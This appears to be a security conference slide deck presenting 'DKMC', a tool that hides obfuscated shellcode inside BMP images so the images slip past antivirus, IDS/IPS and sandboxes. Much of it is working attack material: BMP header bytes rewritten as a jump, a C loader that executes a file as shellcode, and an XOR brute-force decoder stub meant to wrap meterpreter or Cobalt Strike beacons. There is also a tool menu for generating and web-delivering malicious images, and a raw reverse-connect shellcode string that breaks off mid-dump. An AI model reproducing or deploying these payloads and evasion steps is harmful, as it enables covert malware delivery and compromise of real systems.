DON'T KILL MY CAT

Charles F. Hamilton
@MrUn1k0d3r


0x01 - Whoami

- Sr Security consultant at Mandiant, a FireEye company
- Founder of the ringzer0team.com online CTF
- Native French Québecois
- Enjoy writing assembly
- Love to bypass stuff

0x02 – What this is about

- Describe a technique to evade antivirus, IDS / IPS and sandboxes using one single tool
- Does contain assembly code
- Not dropping any 0days ☹

0x03 – A journey into your shellcode



Before your shellcode is executed on the target a lot of devices will analyze it

0x04 – Evading sandboxes and IDS / IPS

- Most techniques involve using sandbox fingerprinting and behavior analysis
  - Check the current DOMAIN
  - Check running processes
  - Check memory size
  - Check disk size
  - Check uptime
  - …
- This approach requires you to add specific functions to your malicious code

0x04 – Evading sandboxes and IDS / IPS

Most sandboxes will only analysis executables, DLLs, Word documents, Java applets and …

What about other formats, such as images or other harmless file type?

Most of them just DONT CARE! There is no reasons to waste CPU cycle to analyze an image right?

0x05 – A journey into the BMP world

Let's take a look at Bitmap header

0	2	signature, must be 4D42 hex
2	4	size of BMP file in bytes (unreliable)
6	2	reserved, must be zero
8	2	reserved, must be zero
10	4	offset to start of image data in bytes
14	4	size of BITMAPINFOHEADER structure, must be 40
18	4	image width in pixels
22	4	image height in pixels
26	2	number of planes in the image, must be 1
28	2	number of bits per pixel (1, 4, 8, or 24)
30	4	compression type (0=none, 1=RLE-8, 2=RLE-4)
34	4	size of image data in bytes (including padding)
38	4	horizontal resolution in pixels per meter (unreliable)
42	4	vertical resolution in pixels per meter (unreliable)
46	4	number of colors in image, or zero
50	4	number of important colors, or zero


0x05 – A journey into the BMP world

A valid BM header starts with something like this


0x4d42deadbeef00000000

			reserved, must be zero
		reserved, must be zero	
	size of BMP (**unreliable**)		
signature (BM)			

0x05 – A journey into the BMP world



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	42	4D	C6	6A	00	00	00	00	00	00	36	00	00	00	28	00	BMÆj……6…(.
00000010	00	00	92	00	00	00	3E	00	00	00	01	00	18	00	00	00	..’…>………
00000020	00	00	90	6A	00	00	00	00	00	00	00	00	00	00	00	00	…j……
00000030	00	00	00	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	……ÿÿÿÿÿÿÿÿÿÿ
00000040	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	42	4D	DE	AD	BE	EF	DE	AD	BE	EF	36	00	00	00	28	00	BMÞ.¾ïÞ.¾ï6…(.
00000010	00	00	92	00	00	00	3E	00	00	00	01	00	18	00	00	00	..’…>………
00000020	00	00	90	6A	00	00	00	00	00	00	00	00	00	00	00	00	…j……
00000030	00	00	00	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	……ÿÿÿÿÿÿÿÿÿÿ
00000040	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ

0x05 – A journey into the BMP world

Polyglot images? Why not!

What about a valid Bitmap image that is also a valid shellcode

0x05 – A journey into the BMP world

BM is BMP mandatory header signature

0x424d in assembly is:

```
0:    42        inc     edx
1:    4d        dec     ebp
```

This is awesome, these instructions will not crash, no memory referencing instructions

```
mov eax, DWORD [ecx + 0x13]
```


Dangerous code that can crash, since there is no way to confirm that ecx point to initialized data

0x05 – A journey into the BMP world


Time to call the cat home

0x05 – A journey into the BMP world

To me, this cat is just a bunch of bytes



```
0003C650  60 33 33 41 06 06 14 1C 1C 2A 39 39 47 41 41 4F  `33A.....*99GAAO
0003C660  46 46 54 93 93 A1 6B 6B 79 01 01 0F 32 32 40 5B  FFT“”¡kky...22@[
0003C670  5B 69 5D 5D 6B 31 31 3F 44 44 52 39 39 47 2E 2D  [i]]k11?DDR99G.-
0003C680  3D 64 63 73 74 73 83 2C 2B 3B 20 1F 2F 23 22 32  =dcstsƒ,+; ./#"2
0003C690  21 21 2F 1A 1A 28 30 30 3C 47 47 53 59 59 65 47  !!/..(00<GGSYYeG
0003C6A0  47 53 65 66 70 53 54 5E 18 19 23 5C 5E 66 AA A8  GSefpST^..#\^fª¨
0003C6B0  AE 87 86 8A 61 62 66 39 3A 3E 2A 2D 32 2B 2E 33  ®‡†Šabf9:>*-2+.3
0003C6C0  1D 20 28 23 26 2E 3C 41 4A 26 2B 34 04 0A 15 23  . (#&.<AJ&+4...#
0003C6D0  29 34 31 39 46 2A 32 3F 4E 56 63 66 6C 77 6B 6E  )419F*2?NVcflwkn
0003C6E0  76 3E 41 46 44 47 4C 4C 4F 54 72 75 7A 54 57 5C  v>AFDGLLOTruzTW\
0003C6F0  3A 3D 42 52 55 5A 44 47 4C 1E 21 26 18 1B 20 28  :=BRUZDGL.!&.. (
0003C700  2B 30                                           +0
```



```
0003C650  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C660  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C670  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C680  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C690  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C6A0  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C6B0  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C6C0  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C6D0  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C6E0  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C6F0  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
0003C700  CC CC                                           ÌÌ
```


0x05 – A journey into the BMP world

The modified image does have few weird pixels

0x05 – A journey into the BMP world

Let's reduce the image height by one

```
00000000  42 4D 02 C7 03 00 00 00 00 00 36 00 00 00 28 00  BM.Ç......6...(.
00000010  00 00 2C 01 00 00 12 01 00 00 01 00 18 00 00 00  ..,.............
00000020  00 00 CC C6 03 00 00 00 00 00 00 00 00 00 00 00  ..ÌÆ............
00000030  00 00 00 00 00 00 C9 CF E2 CD D4 E5 C0 C7 D8 BD  ......ÉÏâÍÔåÀÇØ½
00000040  C5 D2 B3 B9 C4 8D 95 9C 6A 70 75 70 78 78 7A 7F  ÅÒ³¹Ä.•œjpupxxz.
00000050  80 89 8F 8E 8F 94 93 86 8B 8A 85 87 87 A8 AA AA  €‰.Ž.”“†‹Š…‡‡¨ªª
```



Yeah! No more weird pixel

0x05 – A journey into the BMP world

Time to adjust the BMP header to jump to our shellcode located at 0x0003c650

```
BM + jmp instruction = 3 bytes

jmp 0x0003c650 – 0x3 = opcode e9 49 c6 03 00
```

0x05 – A journey into the BMP world


Testing our image

```
#include <Windows.h>

int main(int argc, char **argv) {
    HANDLE hFile = NULL;
    CHAR *buffer = NULL;
    DWORD dwSize = 0;
    DWORD dwReaded = 0;
    int(*shellcode)(void);

    hFile = CreateFile(argv[1],
                       GENERIC_READ,
                       FILE_SHARE_READ,
                       NULL,
                       OPEN_EXISTING,
                       FILE_ATTRIBUTE_NORMAL,
                       NULL);
    if(hFile != INVALID_HANDLE_VALUE) {
        dwSize = GetFileSize(hFile, NULL);
        buffer = GlobalAlloc(GPTR, dwSize);
        printf("Buffer located at %p\n", buffer);
        ReadFile(hFile, buffer, dwSize, &dwReaded, NULL);
        shellcode = (int(*)())buffer;
        shellcode();
    }
    return 0;
}
```

0x05 – A journey into the BMP world

Start the executable using Immunity debugger and break on the EAX call

EAX points to the buffer that contains our image



0x05 – A journey into the BMP world

F7 to jump into the “image shellcode”

```
007175B0  42              INC EDX
007175B1  4D              DEC EBP
007175B2  E9 49C60300     JMP 00753C00
007175B7  0000            ADD BYTE PTR DS:[EAX],AL
007175B9  0036            ADD BYTE PTR DS:[ESI],DH
007175BB  0000            ADD BYTE PTR DS:[EAX],AL
007175BD  0028            ADD BYTE PTR DS:[EAX],CH
007175BF  0000            ADD BYTE PTR DS:[EAX],AL
007175C1  002C01          ADD BYTE PTR DS:[ECX+EAX],CH
007175C4  0000            ADD BYTE PTR DS:[EAX],AL
007175C6  1201            ADC AL,BYTE PTR DS:[ECX]
007175C8  0000            ADD BYTE PTR DS:[EAX],AL
007175CA  0100            ADD DWORD PTR DS:[EAX],EAX
007175CC  1800            SBB BYTE PTR DS:[EAX],AL
007175CE  0000            ADD BYTE PTR DS:[EAX],AL
007175D0  0000            ADD BYTE PTR DS:[EAX],AL
007175D2  CC              INT3
007175D3  C603 00         MOV BYTE PTR DS:[EBX],0
007175D6  0000            ADD BYTE PTR DS:[EAX],AL
007175D8  0000            ADD BYTE PTR DS:[EAX],AL
007175DA  0000            ADD BYTE PTR DS:[EAX],AL
007175DC  0000            ADD BYTE PTR DS:[EAX],AL
007175DE  0000            ADD BYTE PTR DS:[EAX],AL
007175E0  0000            ADD BYTE PTR DS:[EAX],AL
007175E2  0000            ADD BYTE PTR DS:[EAX],AL
007175E4  0000            ADD BYTE PTR DS:[EAX],AL
007175E6  C9              LEAVE
007175E7  CF              IRETD
007175E8 ^E2 CD           LOOPD SHORT 007175B7
```

```
00753BE9  3B39            CMP EDI,DWORD PTR DS:[ECX]
00753BEB  45              INC EBP
00753BEC  41              INC ECX
00753BED  42              INC EDX
00753BEE  4C              DEC ESP
00753BEF  3D 40453A3F     CMP EAX,3F3A4540
00753BF4  42              INC EDX
00753BF5  383E            CMP BYTE PTR DS:[ESI],BH
00753BF7  3D 31373643     CMP EAX,43363731
00753BFC  48              DEC EAX
00753BFD  49              DEC ECX
00753BFE  55              PUSH EBP
00753BFF  56              PUSH ESI
00753C00  CC              INT3
00753C01  CC              INT3
00753C02  CC              INT3
00753C03  CC              INT3
00753C04  CC              INT3
00753C05  CC              INT3
00753C06  CC              INT3
00753C07  CC              INT3
00753C08  CC              INT3
```

0x05 – A journey into the BMP world

Yeah! We just created a polyglot image that is also a valid shellcode payload :)

0x06 – Obfuscating our payload

Let's confirm what we have so far

An image that is also a valid shellcode payload. This image can be transfered over the network and executed as shellcode on the other side

We beat most of the sandboxes engines at that point, because they wil not analyze a simple Bitmap image

IDS / IPS and Antivirus may perform static analysis and detect malicious meterpreter / Cobalt Strike beacon

0x06 – Obfuscating our payload

Next step is pretty obvious: obfuscate our payload

0x06 – Obfuscating our payload

Here is the idea:

Encode your original shellcode using simple logic operations such as xor

The key will be a 32 bits integer between `0x11111111 – 0xffffffff`

The obfuscation will brute force the key to avoid harcoded value

Make it the smallest as possible

0x06 – Obfuscating our payload

In a nutshell, here is what I came up with: 84 bytes of assembly that evades pretty much everything

```
 0:   eb 44                jmp    46
 2:   58                   pop    eax
 3:   68 XX XX XX XX       push   0xXXXXXXXX
 8:   5e                   pop    esi
 9:   31 c9                xor    ecx,ecx
 b:   89 cb                mov    ebx,ecx
 d:   6a 04                push   0x4
 f:   5a                   pop    edx
10:   68 XX XX XX XX       push   0xXXXXXXXX
15:   5e                   pop    esi
16:   ff 30                push   DWORD PTR [eax]  <---.
18:   59                   pop    ecx                  |
19:   0f c9                bswap  ecx                  |
1b:   43                   inc    ebx                  |
1c:   31 d9                xor    ecx,ebx              |
1e:   81 f9 XX XX XX XX    cmp    ecx,0xMAGIC          |
24:   68 XX XX XX XX       push   0xXXXXXXXX           |
29:   5f                   pop    edi                  |
2a:   75 f0                jne    16    <--------------'
2c:   0f cb                bswap  ebx
2e:   b9 02 00 00 00       mov    ecx,0x2
33:   01 d0                add    eax,edx  <-----------.
35:   31 18                xor    DWORD PTR [eax],ebx  |
37:   68 XX XX XX XX       push   0xXXXXXXXX           |
3c:   5f                   pop    edi                  |
3d:   e2 f4                loop   33  <----------------'
3f:   2d 04 00 00 00       sub    eax,0x4
44:   ff e0                jmp    eax
46:   e8 b7 ff ff ff       call   2
```

0x06 – Obfuscating our payload

Our final obfuscation payload has the following structure:

Lets assume the key is: 0x13371337
Our magic number is: 0x41414141

```
0x41414141 + original shellcode
     ⊕          ⊕           ⊕
0x13371337 0x13371337 0x13371337
     =
0x52765276 0x4bcdf61a 0x1831daee
```

0x06 – Obfuscating our payload

```
 a:   43                      inc    ebx
 b:   ff 30                   push   DWORD PTR [eax]
 d:   59                      pop    ecx
 e:   0f c9                   bswap  ecx
10:   31 d9                   xor    ecx,ebx
12:   81 f9 XX XX XX XX       cmp    ecx,0xXXXXXXXX
18:   75 f0                   jne    a
```

EBX contains the key to be tested

EAX is pointing to the obfuscated data

The 32 bits value contained into EAX is pushed on the stack

The value is then poped into the ECX register

All ECX bytes are swapped

ECX is xored with EBX

The result is compared with the magic number

Loop until ECX matches the magic number

0x06 – Obfuscating our payload

```
1e:   b9 XX XX XX XX          mov    ecx,0xXXXXXXXX
21:   01 d0                   add    eax,edx
23:   31 18                   xor    DWORD PTR [eax],ebx
25:   e2 fa                   loop   21
```

The ECX register is used as a counter for the LOOP instruction

DWORD = 4 bytes. Number of rounds will be shellcode size / 4

Xor the chunk of 4 bytes obfuscated shellcode with the key stored in EBX

Loop until everything is deobfuscated

0x06 – Obfuscating our payload

```
27:   2d XX XX XX XX          sub    eax,0xXXXXXXXX
2b:   ff e0                   jmp    eax
```

EAX is now pointing to the end of our shellcode

Substract the shellcode length to point to the beginning

Jump into our deobfuscated shellcode

Execute the final payload (meterpreter / Cobalt Strike beacon)

0x07 – Automating the process

```
DKMC - Don't kill my cat
        Evasion tool - Mr.Un1kOd3r RingZer0 Team
      |\      _,,,---,,_
     /,`.-'`'    -.  ;-;;,_
   |,4-  ) )-,_..;\ (   '-'
  '---''(_/--'  `-'\_)    The sleepy cat

-----------------------------------------------------
Select an option:

        [*] (gen)       Generate a malicious BMP image
        [*] (web)       Start a web server and deliver malicious image
        [*] (ps)        Generate Powershell payload
        [*] (exit)      Quit the application

>>>
```

0x07 – Automating the process

```
================================================================================
|                                                                              |
| Module to generate malicious Bitmap image with embedded obfuscation shellcode |
|                                                                              |
================================================================================


Allowed options:

        [*] (show)      Show module variables
        [*] (set)       Set value (set key value)
        [*] (run)       Run the module
        [*] (exit)      Go back to the main menu

Module Variables description:

        source      Image source file path
        shellcode   Shellcode payload using \x41\x41 format
        output      Output file path


Current variable value:

        source      = sample/default.bmp
        shellcode   =
        output      = output/output-1480882875.bmp

(generate)>>> set shellcode \xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7
\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01
\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8
\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59
\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01
\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x18
\x25\x29\x9e\x68\x02\x00\x1f\x90\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x3f\x00
\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\xe9\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68
\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\xc3\x01\xc3\x29\xc6\x75\xe9\xc3\xbb
\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5
        [+] shellcode value is set.
```

0x07 – Automating the process

```
(generate)>>> show
        source      = sample/default.bmp
        shellcode   = \xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x
26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x
